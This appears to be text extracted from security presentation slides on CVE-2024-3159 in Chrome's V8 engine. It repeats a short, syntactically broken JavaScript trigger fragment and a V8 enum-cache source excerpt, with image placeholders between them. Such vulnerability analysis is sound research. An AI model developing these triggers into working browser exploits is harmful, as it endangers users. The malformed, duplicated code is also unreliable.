

CVE-2024-3159

```
trigger( => {  
  object3.c = 1.1;  
  for (let key in object1){  
  }  
});
```

```
v8::internal::MapUpdater::ConstructNewMap(){  
  ...  
  // If the old descriptors had an enum cache, make sure the new  
  ones do too.  
  if (  
    old_descriptors->enum_cache()->keys()->length() > 0 &&  
    new_map->NumberOfEnumerableProperties() > 0  
  ) {  
    FastKeyAccumulator::InitializeFastPropertyEnumCache(  
      isolate_, new_map, new_map->NumberOfEnumerableProperties());  
  }  
  ...  
}
```



CVE-2024-3159

```
trigger( => {  
  object3.c = 1.1;  
  for (let key in object1){  
  }  
});
```

```
v8::internal::MapUpdater::ConstructNewMap(){  
  ...  
  // If the old descriptors had an enum cache, make sure the new  
  ones do too.  
  if (  
    old_descriptors->enum_cache()->keys()->length() > 0 &&  
    new_map->NumberOfEnumerableProperties() > 0  
  ) {  
    FastKeyAccumulator::InitializeFastPropertyEnumCache(  
      isolate_, new_map, new_map->NumberOfEnumerableProperties());  
  }  
  ...  
}
```



CVE-2024-3159



CVE-2024-3159



CVE